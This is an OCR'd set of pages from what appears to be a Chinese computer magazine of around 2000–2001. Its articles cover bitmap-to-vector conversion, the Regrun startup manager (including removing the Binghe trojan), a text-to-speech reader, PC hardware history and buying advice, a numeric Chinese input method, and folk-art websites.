保持奔马位图被选中（被选中对象的四角和四边的中心会有八个黑色的控制点），如果位图未被选中，一定要用选取工具先将位图选中，否则，我们将无法将该位图转化为矢量图。选中位图后，在工具栏中点击手绘工具，这时我们发现手绘工具的光标和以前不一样（如图2），这是因为我们先选中了一个位图，所以，手绘工具将不再是用来画线的，而是用来将选中的位图转化为矢量图的。

接下来是最激动人心的时刻了，我们用光标点击奔马位图中黑马的身体，你会在黑马的周围发现自动出现了一个奔马的线条，这一线条就是我们利用手绘工具将位图转化过来的矢量线条，你可以将该矢量图像拖出来比较一下它们的区别（如图3）。

通过比较，我们发现矢量线条和位图奔马还是有所区别的，即矢量线条比较"硬"，而且细节没有位图多。其实，我们可以在手绘工具的属性中重新设置，就可在转化时得到更多的细节，当然，细节越多，文件就越大，我倒觉得适当地减少一些细节会得到一种新的效果。那么如何设置手绘工具的属性呢？用鼠标双击手绘工具按钮或用右键单击手绘工具按钮，然后在弹出的快捷菜单中选择属性，都可打开手绘工具选项对话框（如图4）。手绘平滑度的数值越大，你转化的矢量线条将会越光滑，就不会显得太"硬"，其他四个参数的像素数值越小，得到的矢量线条的细节就越多。

至此，我们已经将位图转化为矢量图了，你可以将位图删掉，尽情地处理你的矢量奔马了（如图5）。




图1




图2



图3




图4



图5

Regrun——看住Win2000的大门

□安徽　王治

自打用了Win2000之后，感觉就是不一样，Win2000的稳定性的确是Win9x无法相比的，但也有一些麻烦事不好摆平，比如说它的启动管理。以前是将Win98里的Msconfig.exe拿来用，可在Win2000中怎么也找不到它的踪影。改注册表吧，又太麻烦了。

这几天在网上终于找到了一个好东东，那就是Regrun2.7，用它可以非常轻松地对Win2k进行启动管理，甚至还可以修改其服务功能(NT services选项)。可到ftp://ftp.download.com.cn/pub/new_system/regrun270.exe下载它，安装结束后会自动运行该软件。

它的主界面非常简朴（见图1），各种操作也很简单。




图1

比如我现在要让Win2000在启动时不运行我的声卡控制台程序Fmctrl.exe，只要单击一下图1所示的FmctrlTray左边的绿灯，就会出现一个下拉式菜单。如果你是为了测试一个程序而临时让Fmctrl不要自行启动的话，可以选黄灯，下一次启动Windows时就不会再运行它了；如果你根本不想让它自动运行的话，可以选红灯，这时Fmctrl.exe项将会被删除;如果因为误操作而删除了一个不可缺的启动项，你也不用惊慌。你可以任意选中一个启动项，单击右键，选择Recall recently deleted或者按下Ctrl+z键，则刚刚被删除的一项又原封不动地回来了。你还可以用new命令来新建一个启动项目。

不错吧？这可比用注册表大法和借用Win98里的Msconfig.exe爽多了，但这仍不是最精彩的，后面还有更让你动心的地方。




图2

每次运行Regrun的时候，它都会检测系统的各个自运行项目,一但发现有什么与上一次运行程序时不同的情况,将会显示一个窗口来提示你（图2）。

如果不是你特意设置的话,那可就得小心点了,很可能是一个不怀好意的程序,比如一个木马程序。图2所示是冰河的服务端程序,它很狡滑地把自己伪装得像一个系统程序,你很容易把它与Kernel32.dll混淆。这时我们可以单击“Change back!“来把它改回去，这样下次重新启动机器就不会把冰河服务端打开了。当然，你还得把冰河服务端程序从机器上彻底删除，一般是Sysexplr.exe与Kernel32.exe这两个程序，它们在sytem32目录下，把它们删除，或者是用冰河客户端程序把它卸载。

如果是你想要自动运行的程序的话，可以单击“OK! That'right!"来确认，这样Regrun下一次运行的时候就不会再出现类似的提示了。你可以让它在Windows启动时自动运行,这样你就可以在每一次启动机器的时候来检查一下你的系统是否被人给黑了。

我在用这个软件的时候还发现一个很有趣的问题,那就是在Win2000中我可以注册成功，但是在Win98中却不能，每次都是当时显示注册成功，重新启动程序后却发现还是30天的试用版。还有就是在Win98中安装好了以后，它会自行在注册表中加上自己的启动项，以便在Win98启动时检查一下系统，可是在Win2000中，却不可以，你只有自己亲自动手了。

让电脑开口说话

□辽宁　鸣涧

雨村闲来无事的时候经常爬格子，每每完成一篇文稿，还要对着耀眼无比的14"显示器认真地校对一番，有时看累了就让鸣涧读给他听，这岂不是给鸣涧本来就近视的眼睛雪上加霜吗？不行，可要给他想个法子。听说现在有了中文语音朗读软件，对，上网去，给他拖一个下来。

找啊找，还别说，功夫不负有心人，在http://pino.yeah.net还真的找到了，有一个响亮的名字，叫白浪语音板。这是一个免费软件，才752kB，不一会就下载完了。另外，还可以到http://ilike.myrice.com去下载。

白浪语音板的基本原理是将文本转化为语音，可以让你的电脑“开口说话”。白浪语音板独创连续发音引擎，使语音更自然流畅，而且软件体积、系统资源占用都是同类软件中最小的。它支持的文件格式包括TXT、HTML和WORD等。

启动白浪语音板（如图1），首



图 1

先让白浪语音板朗读一篇文章吧。执行主菜单“文件/打开”命令，打开一个文件后，将光标移动到要朗读的位置上，单击工具栏“开始”按钮，电脑就会自动开始朗读文章了。如果只想读文章的某一部分，可以将需要朗读的部分先用鼠标选定。

白浪语音板具有剪贴板监视功能，比如在网上浏览文章时，可以先选定需要朗读的文档内容，按Ctrl+C将文档内容复制到剪贴板，然后激活“白浪语音板”，按F2键切换到剪贴板模式，再按一下“开始”按钮就可以开始朗读了。但是要注意，在朗读过程中，白浪语音板不能在文件模式和剪贴板模式之间切换，而且也不能对其内容进行编辑，朗读结束以后，就可以按F2键切换回文件模式了。

白浪语音板还提供了丰富的参数设置，可以根据自己的需要分别进行



图 2

设定。执行菜单“设置/参数”命令，打开“设置参数”对话框(如图2)。

打开“一般选项”标签页，如果选定“自动开始朗读”选项，那么每当打开一个新文件的时候，白浪语音板就会自动开始朗读，而不用再按工具栏的开始朗读按钮了。另外，打开“自动朗读”功能，它还会在启动的时候向用户致欢迎词呢。“显示朗读位置”选项的意思是用高对比度的方块来显示当前朗读的位置，而且还可以实现自动卷页功能。“主窗口始终位于最顶层”选项可以使系统主窗口不被别的窗口遮挡，这对于应用剪贴板模式比较方便。此外，还可以在“字体”中设置文档显示的字体、字号等。

打开“声音控制”标签页(如图3)，可以在“语速”中拖动滑块调节语音朗读的速度。系统提供了良好的语音发音引擎，无论将声音调节成快或慢，



图 3

都能保持朗读的自然流畅。同样道理，可以调节“音调”的高低和“音量”的大小。单击“系统音量”按钮，还可以打开Windows的音量调节属性窗口，用于调节整个Window系统的声音属性。

在文章中，经常会使用一些不常用的标点符号，白浪语音板为此设计了非常良好的可扩充性，在“标点符号”标签页面中(如图4)，如果遇到读不出来的字符需要自定义，只要单击“添加”按钮，就可以打开“符号编辑”对话窗口了(如图5)。设定好“符号”的名称、类别以及“朗读方式”后，单击“确定”保存。另外，还可以自定义朗读方案，在“标点符号”页面的“方案”下拉项中，选择一种方案。如果单击“另存为”按钮，还可以将当前方案保存下来，供以后调用。在“杂项”中还可以为白浪语音板创建不同类型的快捷方式。

哈哈，雨村再也按捺不住内心的喜悦了，马上找来一篇自己的大作交给白浪语音板，大声朗读起来。看着雨村聚精会神聆听的样子，鸣涧终于可以松一口气了，嘿，总算又逃过了一劫！





图 4



图 5



□贵州 杨欧阳

硬件DIY回想（续）

№4 显示之路

显示系统是PC不可缺少的输出设备，它主要由显示适配器（即我们通常说的显卡）和显示器（也称监视器）组成。通常，我们使用的显卡都插在主板上的AGP插槽上，而显示器常见的则是CRT（阴极射线管）显示器。

对于显卡，大部分标准都是由IBM公司建立的，比如早期使用的MDA（单色显示适配器）、CGA（彩色显示适配器）以及EGA（增强图形显示适配器）就是在XT/AT机上广为使用的显示标准。1989年，IBM推出了对PC影响最为深远的VGA（视频图形阵列）显示标准。VGA支持640×400、640×480的显示分辨率，帧数（即我们通常所说的垂直刷新率）达到了60Hz，每个像素最多支持256种颜色。其中640×480、16色、60Hz的显示模式得到了以后所有PC显卡和显示器以及操作系统的支持——当Windows9X/NT出现故障并以安全模式启动时就以这种显示模式作为最基本的支持。

随后，为了进一步表示丰富的图形世界，Trident公司在VGA的基础上推出了TVGA，它将显示分辨率提高到了1024×768。几乎是同时，VESA（Video Eletronics Standards Assocation——视频电子标准协会）提出了800×600的SVGA，并进一步发展至1024×768和1280×1024。

当Windows迅速普及以后，随着各种图形软件对高速度、高分辨率、多色彩的需求，各大厂商纷纷在VGA芯片中添加Windows硬件加速功能，业界把这种显卡称为AVGA（Accelerated VGA——加速VGA），但我们通常更愿意叫它图形加速卡。为了能满足高分辨率和多色彩的需要，这些图形加速卡大多板载了512kB～2MB的显存，同时显示器的垂直刷新频率等问题也逐渐提上了日程。在这一时期里，Trident公司和S3公司占据了一大半的市场份额，而S3则被公认为把2D显示速度发挥到了极点。

渐渐的，人们发现这些图形加速卡对处理3D运算时没有什么帮助，于是S3等公司开始为显卡加入一定的3D功能，尽管只有初步的3D功能，但人们习惯上仍然把这些显卡称为第1代3D显卡。Voodoo的出现使得人们对3D的概念一下子产生了扭转，通过Voodoo的Glide支持，各种基于Glide的3D游戏流畅地展现在人们面前，可以说这一段时间里，3D就是Voodoo，Voodoo就是3D。在奔腾II推出之际，Intel公司推出了性能与Voodoo相当的i740显示芯片，尽管性能不是十分的出众，但i740显卡率先使用的AGP总线却使得显卡不再同其他PCI设备争用PCI总线。当然，i740使用的AGP为1X标准，并未将AGP的优势完全发挥出来，直到nVidia的Riva128/Riva128ZX的出现，特别是Riva128ZX以AGP2X和众多的先进技术让世界为之震惊。同时，由于推出了基于Riva128/Riva128ZX的V3000/V3000ZX显卡也使得华硕在显卡领域名声大噪。Voodoo、i740、Riva128/Riva128ZX被我们称为第2代3D显卡。

真正令nVidia雄霸四方的是TNT（第3代3D显卡）/TNT2（第4代3D显卡）的推出。物如其名，TNT/TNT2在显卡市场上掀起了巨浪，尽管TNT没有达到SLI后Voodoo2那么快，但凭借其超越单块Voodoo2和支持OpenGL和DriectX而在各种应用中都游刃自如。尤其是TNT2，nVidia将其细分为Vanta、M64、标准版、Pro和Ultra，虽然对于用户来说这样会存在如何区分的困惑，但由于价格适应了不同的人群，nVidia占据了显示芯片的大半江山。

更为明显，从Riva128/Riva128ZX到TNT/TNT2，从Geforce256（第5代3D显卡）到Geforce2 GTS,尤其是Geforce MX更是被玩家们称为“穷人的劳斯莱斯”。可以说，尽管有G800和ATI Redon以及Voodoo5的强力挑战，nVidia未来2～3年的霸主地位都是很难动摇的了。

说完了显卡，下面介绍一下显示器对人体健康的危害。一般说来，显示器危害人健康的方式主要有两种：一是闪烁的屏幕使眼睛过度疲劳，二是显示释放出的各种射线对人的神经系统构成伤害。对于第一种，专家们的办法是把显示器的垂直刷新率提高到至少75Hz以上（也就是每秒刷新75次整幅画面），但如果要做到完全无闪烁，我们需要把这个值提高到85Hz或以上。对于第二种，专家们通过加屏蔽罩、涂层等方法来解决。在瑞典，一些科学工作者为了维护自身的健康提出了TCO92标准，要求销售给他们的计算机显示器通过这个标准的检测。因为提得较为科学，由TCO92发展而来的TCO95认证事实上成了一种国际标准，从而代替MPR II而成为低辐射的代名词。进一步，瑞典专家们又提出了TCO99，同TCO95相比，它甚至对画面的舒适性这样的细节都做了一一规定。

眼下市场上能见到的显示器牌子非常之多，很多人都推荐用国外品牌，事实上大可不必。经过10多年的发展，显示器的设计制造对于中国而言已经不存在实质上的困难。国内的长城、爱国者、华胜、冠捷、Acer等都是响当当的牌子，在同样性能的前提下一般都能比国外品牌便宜100元甚至更多！另外，在国外品牌中，已经本地化的Philips和Samsung的显示器也是非常物有所值的。当然，如果Money足够，选购高档的像MAG、三菱、Sony也未尝不可，只是要注意这些国外的东西大多有一个通病就是瞧不起咱们：有时声称TCO95可选，但这并非是让我们来选择要不要，实际上发往中国的货他们已经先选过了，他们往往会认为我们不需要TCO95。选购时可一定要注意看清楚，显示器和广告上说的是否真的一样。

在价格方面，目前较好的平面直角显示器15英寸的一般在1400～1600元间，B级管15英寸的在1200～1400元间，17英寸的在1700～3000元间；纯平显示器15英寸的在1800～2400元间，17英寸的在2300～4000元间。个人认为花1400元买15英寸平面直角显示器，花1900元买17英寸平面直角显示器，花3000元买17英寸纯平显示器都是非常明智的选择，至于品牌，推荐国产的牌子。

小鸟知识点：

CRT（阴极射线管）显示器：CRT输出信息是一个三维控制的光点扫描过程，亮度（Z轴）控制射向荧光屏的电子束的强弱，当电子束的强弱改变时，电子轰击荧光屏上的荧光粉产生的亮度也跟着相应地改变；水平扫描（X轴）控制电子束做水平方向运动，得到水平扫描光栅；垂直扫描（Y轴）控制电子束做垂直运动，产生垂直扫描线。水平和垂直的扫描线构成了一个平面，对其进行亮度控制即可构成一个画面。对于彩色CRT，屏幕内侧的发光材料由红、绿、蓝三色荧光点组成，当电子轰击各个荧光点的强度不同时三个荧光点相应发出不同亮度的三原色，从而产生一个不同亮度和颜色的像素。

像素与点距：构成图像的最小单元或构成图像的点叫像素。荧光屏上像素之间的最小距离叫点距（Pitch）。点距越小，像素密度越大，制造起来也就越困难。对于同样尺寸的屏幕而言，可容纳的像素就越多，显示画面就越清晰。目前显像管的点距有0.22mm、0.24mm、0.25mm、0.28mm、0.31mm，也有些二手的低档大尺寸显示器，其点距为0.52-0.79mm，适用于玩DOS游戏。

显示器的分辨率：分辨率是衡量显示器的一个常用指标，它指的是整屏可显示像素的多少，这与屏幕尺寸和点距密切相关。例如15英寸的显示器，当点间距是0.28mm时，就可具有1024*768的分辨率。

显示器光栅扫描方式：由水平同步（HSYNC）和垂直同步（VSYNC）信号控制电子束在CRT屏幕上从左到右和从上到下做有规律的移动。以这种方法生成显示图像的方法，称为光栅扫描法。目前，微型计算机显示器都采用这种扫描方法。光栅扫描又分为逐行扫描和隔行扫描，电视机屏幕多为隔行扫描，计算机显示器则几乎都是逐行扫描。

显示器的显示方式：显示器的显示方式过去有两种，即字符/数字显示方式（A/N：Alphabet/Number）和全点寻址图形显示方式（APA：ALL Point Addressable）。A/N方式又称文本方式，目前已经很少采用。APA方式又称图形方式，它是以像素为单位处理屏幕上所显示的各种信息内容，目前的PC机都采用APA方式，像Windows这类图形用户界面，都以APA方式工作。

VGA（Video Graphics Array）：视频图形阵列（分辨率640×480），同MDA（Monochrome Display Adapter）、CGA（Color Graphics Adapter）、EGA（Enhanced Graphics Adapter）等显示方式相比使用更为广泛，在VGA的基础上，业界还推出过SVGA、TVGA等扩展模式，这些显示模式曾一度被作为衡量显示器档次的标准，但如今的显示器最低的也能支持到1024×768的分辨率，高的则能上到1600×1200，因此现在基本上已经听不到这些术语，但VGA模式作为任何一款PC显卡和PC显示器都必须支持的显示模式被微软的操作系统作为安全模式时的显示模式。

TCO：TCO认证主要分以下几个方面的内容：显示器必须符合TCO要求的低辐射标准，能自动节能，有能源声明，通过授权认证室的认证等。最新的TCO99在画面质量、环保等方面做了进一步的要求。

行频、场频、刷新率、带宽：这些都是时下衡量显示器的一些指标，其实用户并不用了解这些专业术语，只要把握住上面的选择原则即可。一般说来，对于15英寸显示器，800×600是最佳分辨率，此时刷新率应达到85Hz（注意，不是85MHz，也不是85kHz），17英寸则为1280×1024、85Hz。

№5　存储之道

在计算机系统中，磁盘驱动器是计算机保存和交换信息的重要设备。对于大多数的应用，计算机首先把程序或数据从硬盘中读入内存后运行。

硬盘的盘片被密封在硬盘驱动器中，这种由IBM推出的制造技术被称为温彻斯特技术，故硬盘也称"温盘"。硬盘的盘片大多以铝合金和玻璃为介质。早期的硬盘使用ST506/412接口，硬盘同硬盘适配器间使用了两根扁平电缆，其中一条用于数据传输而另一条用于控制。随着硬盘的小型化，后来的硬盘采用了IDE接口，它采用40根数据线，电源部分采用牛头插座。另外，在高档应用中的SCSI硬盘则采用了50芯的数据电缆。直到今天。主流硬盘大多使用了40针80线的数据排线（DMA66），并有了采用USB接口的外置硬盘。

不久前，昆腾公司被迈拓收购，这个586时代就被中国玩家们称誉的第一品牌终将不复存在，这不能不说是一个莫大的遗憾。但我们应该知道的是，除了昆腾我们还有迈拓、IBM、希捷、富士通、三星，而且可喜可贺的是，我们还有一个自己的品牌——长城。算起来，眼下各个品牌硬盘的差异不是很大，尽管报刊上的评测数据有很大差异，但实际应用中同档次硬盘不同品牌的硬盘的差异是体会不到的。总之，算好你手里的钱，能买多大买多大，能买7200转的不买5400转的，能买2MB缓存的不买512kB缓存的，至于寻道时间、内部传输率等等，普通的用户其实并不一定需要知道。

小鸟知识点：

IDE(Intelligent Drive Electronics)：智能驱动电子接口。后经扩展为EIDE（EIDE可以认为等同于ATAPI(AT Attachment Packet Interface，因是Compaq为AT机设计而得名)，PC使用的主流硬盘接口，也可连接光驱、Zip驱动器等设备。

DMA(Direct Memory Acess)：直接内存存取。它的主要含义是指设备同内存直接交换信息而不用通过CPU，应用到硬盘上时主要有DMA33和DMA66规范以及刚推出的ATA100。事实上，我们从硬盘上拷贝文件时并不可能达到相应的33MB/s、66MB/s、100MB/s，但由于DMA的作用，CPU的占用率会降低很多，这对系统运行效率还是颇有益处的。

硬盘容量的计算公式：

盘面数×柱面×扇区×字节数/扇区=硬盘容量

其中：柱面=硬盘上每个面与中心距离相等的所有磁道比如一个硬盘有2张盘片4个盘面，每面2048个磁道，每磁道512个扇区，每扇区512字节，则这硬盘的容量为：$4 \times 2048 \times 512 \times 512 \approx 2.1$GB

№6　音音道来

在计算机系统中，想听音乐至少要用到一块声卡和一套音箱（或者一对耳机）。最早我们见到的声卡是新加坡创新公司推出的声霸卡系列，而声霸卡也正是后来声卡的事实标准。当声霸卡推出时，其他公司也推出了各种音效卡，但对于用户来说当时并没有谁去深究音响效果好不好，因为那时候拥有一台多媒体电脑已经很不错了。直到1997年左右，各大公司陆续推出了PCI接口的声卡，由于PCI总线相对于ISA总线的优越性，这些声卡大多使用了波表技术，这使得声卡的MIDI还原能力一下子提高了许多。由于软波表的使用，很多低廉的声卡在MIDI的还原上达到了创新公司SB Gold声卡的水准！

这里不得不提的就是Yamaha公司推出的YMF724芯片，大多数采用这款芯片的声卡都达到了超凡的效果（中凌雷公3DS724A可算是这些声卡的代表作），而价格仅仅是１００多元的平民价格。但可惜的是，现在Yamaha公司已经不再生产这种芯片，于是市场上出现了一些所谓的Yamaha 734声卡，但Yamaha从来就没有生产过734芯片，这些Yamaha 734不过是一些低档声卡打磨的罢了！如果真的想少花钱多办事，支持4声道的Yamaha 744倒不失为一个好的选择。

№7　小小配件大大讲究

一个不好的机箱可能报废你1000多大洋的硬盘，太差劲的键盘和鼠标可能会令你患上可怕的腕管综合症。这决非是危言耸听，无数的现实已经证实了这一点。

对于机箱而言，虽然肚里的电源很重要，但一个用料不好的机箱往往会使安装在其中的硬盘、光驱运行不平稳，而这对高速旋转的硬盘和光驱是极不安全的。因此即使是五六千元的基本机型，多花百来元买一个结构合理、空间足够、用料扎实的机箱还是非常必要的。至于电源，在注意功率和稳定性的同时还应注意一下电源输出插头数量是否足够。

在键盘和鼠标方面，其实并非一定是高价格就好，确切地说，可能手感才是真正重要的——虽然笔者手里的多媒体键盘刚上市要两百多大洋，但小生怎么也觉得它没有单位的Aptiva的键盘好使。

另外一个容易被人们忽视的就是我们花钱花得极少的风扇，即使你不是超频爱好者，笔者也推荐你至少花上20元买个水晶风扇，那种5～10元的风扇最后带给你的只能是无穷的噪音和烦恼。如果是超频一族，那么可花上几十到上百元买个好的滚珠轴承风扇或者涡轮的，毕竟现在的CPU都不便宜，超发烧了总不见得是件好事。不过一味地追求高转速一定要注意噪声，要知道噪声对人的健康危害相当之大。

特别推荐

五笔数码

三个指头的输入法

□北京　映山红

办公的时候，我们能够一手拿着文稿，一手快速地录入吗？手机、呼机、电话、传真、PDA等都上网了，而这些设备上一般只有0－9共10个数字键，能通过这10个键，输入我们所需要的信息吗？现在这些问题都已有了肯定的回答。因为最近王永民教授又发布了专为汉字在网络时代“量身定做”的汉字输入法——五笔数码。

五笔数码输入法只需用三个手指就可完成文字的录入操作，易学而且方便。其学习版的文件名是wb601，大小约1.15MB，免费软件，可以到王码公司的网站下载（http://www.wangma.com.cn),在该网站还可以下载到更详细的学习资料。软件下载后，双击它即可自行安装。

汉字最基本的笔画可分为横、竖、撇、捺、折五种，在五笔数码中，这些笔画分别被编码为1、2、3、4、5（见下表）。

代码	基本笔画	名称	笔画走向	笔画变形
1	一	横	左→右	㇀
2	丨	竖	上→下	亅
3	丿	撇	右上→左下	
4	㇏	捺	左上→右下	©c
5	乙	折	带转折	ㄅ乛乚㇋㇇

弄清了什么是汉字的笔画，那么“首笔画”也就好理解了，说白了，首笔画就是某一汉字的起笔第一画。

汉字可分为整体字和上下或左右结构的合体字。五笔数码的技术核心就是将所有的合体字一分为二，把其中包含首笔画的部分称作“首部”，其余的部分称作“余部”。图1中的“鳄”和“熊”字，其中“鱼”和“能”就是“首部”，其他都为“余部”。有些字型是无法一分为二的，它们叫做整体字。




图1

提示：带“辶”的字和“或、裁”这类第一笔与最末几笔交叉在一起的字，都视为“整体字”。

五笔数码输入法分为“6键6码”和“9键6码”两种（两种方法可分别独立使用），使用微机键盘上的小键盘，或者手机、PDA设备上的数字键输入汉字、数字、字母、标点符号等。下面我们在微机键盘上，以6键6码为例，来看一下五笔数码的输入键盘。

6键6码输入法键盘是指数字键盘上的数字键1、2、3、4、5、6，分别对应汉字的笔画或常用部件横、竖、撇、捺、折、口。“日”可视为两“口”合成，所以编码为66（图2）。

五笔数码的取码规则可以概括成四句话：首部头尾取2码，余部前3加最后；整字5码4加1，词汇码长都是6。这是什么意思呢？下面我们以6键6码为例，举例说明。



图2

遇到一个合体字后，不管是上下结构还是左右结构，先将它一分为二，分成首部与余部，然后取首部的第一笔和最后一笔（首部取1到2码），再取余部的前三笔与最后一笔（余部最多取4码），如果笔画不足6码，取完为止，末尾补1个“0”表示结束。

例如：“格”字，一分为二后，首部为“木”，余部为“各”，首部头尾取2码，即“木”的第一笔“一”和“木”的末笔“丶”，编码为14；余部前3加最后，即“各”的前3笔“丿乙丶”和“口”，编码为3546，合在一起，直接在小数字键上按“143546”就可以把“格”字打出来了。

整字5码4加1指的是，如果是一个整体字，直接取该字的前4笔和最后1笔就行了。比如“我”字，前4笔分别是撇（3）、横（1）、竖钩（即竖，代码为2）、提（即横，代码为1），最后一笔是点（即捺，代码为4），好了，直接键入31214，不过刚敲入31“我”就出来了（图3），此时键入数字小键盘上的“／”键，再键入“我”字前边的序号“1”，就OK啦。




图3


为了方便你记忆，最后给大家一个6键6码的四句口诀：

1键横提2竖钩
3撇4捺点点头
凡是拐弯都是5
口在6键日66

开卷有益：如果您对五笔数码非常感兴趣，恭请参加“趣味五笔数码”有奖活动，详情请看93页。

互联网上欣赏民间艺术

□江苏　徐俊彪



中国的民间艺术是一座艺术的宝库，悠悠五千年中华文化使它们蕴含了丰厚的历史气息和人文内涵。转眼又要过年了！春节作为每一位炎黄子孙最为看重的节日，本身就成了我们整个民族民间艺术的大集合，鞭炮声、祝福声，声声入耳；父母情、手足情，情情动心。今年过年我们就到互联网上去欣赏一下这些带有浓郁喜庆色彩的民间艺术吧！

一、“中国民艺网”（http://www.folkartexpo.com/folkart/first.htm）是一个系统介绍中国民间艺术的网站。在站内的中国民间艺术博物馆，你可以欣赏到大量民间手工艺术珍品；民艺作坊则为大家介绍了多种民间工艺品的制作工具和制作方法；民艺鉴赏主要以点评中国民间艺术品为主，介绍中国濒临灭绝的民间祭祀、宅居、服饰、器用等门类的民艺品。

二、相声艺术是中国民间艺术中的一支奇葩。它以说学逗唱的活泼台风，针砭时弊、寓教于乐的深刻表现内涵而广受人民群众的喜爱。“董公中国相声网”（http://www.kpworld.com/xiangsheng/index1.htm）云集了众多相声名家的代表作。大家可以通过相声作品点播、相声论坛、相声学馆等众多网友直接参与的栏目，欣赏优秀的相声作品，进而使大家真正地了解这门艺术，真正地去喜爱这门艺术。

三、中国人从来都将“吃”作为一种文化来看待，“民以食为天”嘛！因此“吃文化”也就贯穿了过年的全过程。回想起小时候过年吃的那些好东西，现在还让我有点嘴馋呢！“中华美食网”（http://www.5eat.com/）不但介绍有中国八大菜系各种招牌菜的详细制作方法，还有各种饮食文化以及养生之道的介绍。相信有了它的帮忙，各位做一顿丰盛的年夜饭应当不成问题了。还要提醒各位，饭菜虽好也不要贪吃哟！

四、京剧作为中国的国粹艺术享誉世界。对于众多的戏曲票友来说，过年没戏哪行？“中国戏曲网”（http://www.dongdongqiang.com/）中的名家名段可以为他们解燃眉之急。网站还提供了中外戏迷票友参与和交流的机会，诸位票友更是不可不来。京剧脸谱、京剧ABC则对我们这些普通观众了解京剧的基本知识有所帮助。

五、你们那儿有过年贴窗花的习俗吗？人们将这些剪好的图案贴在门楣、窗子、桌子等处，以表达自己的喜乐、感情及生活感受。这些精美的剪纸艺术品多取材于喜庆节令、五谷丰收、民间戏曲故事，既富有情趣又装饰美观。“中国剪纸艺术”（http://papercutting.easthome.net/）为大家展示了大量精美的剪纸作品。如果你有兴趣可以通过该网站进行在线订购，在家里贴上几副窗花，体会一下纯朴的民风，也不错啊！



六、提到剪纸就不能不提到年画，作为一种同样古老的民间习俗，过年贴年画已经成为人们为来年祈福的一项重要活动，而其中以杨柳青的年画最为有名。“中国杨柳青木版年画”（http://www.hotbrand.com.cn/nianhua.htm）为大家展示了许多杨柳青的传统年画精品，“年年有余”、“三星图”、“门神图”，大家应当都非常熟悉吧！如果你喜欢这些艺术品，可以通过网站拍卖来进行竞拍，要知道这些东西可不是什么地方都买得到的。

七、灯谜是我国优秀传统文化中一颗璀璨明珠，具有广泛而又深厚的民间基础。自古以来，猜灯谜就是一项民众喜闻乐见的文化活动。俗话说“三十的火十五的灯”，看花灯猜灯谜一直是春节期间民间的传统活动。“中华灯谜网”（http://riddle.stinfo.net/）作为一个专业的灯谜网站，为灯谜爱好者提供了大量的灯谜资讯和灯谜，大家如果感兴趣不妨到这里来看看。

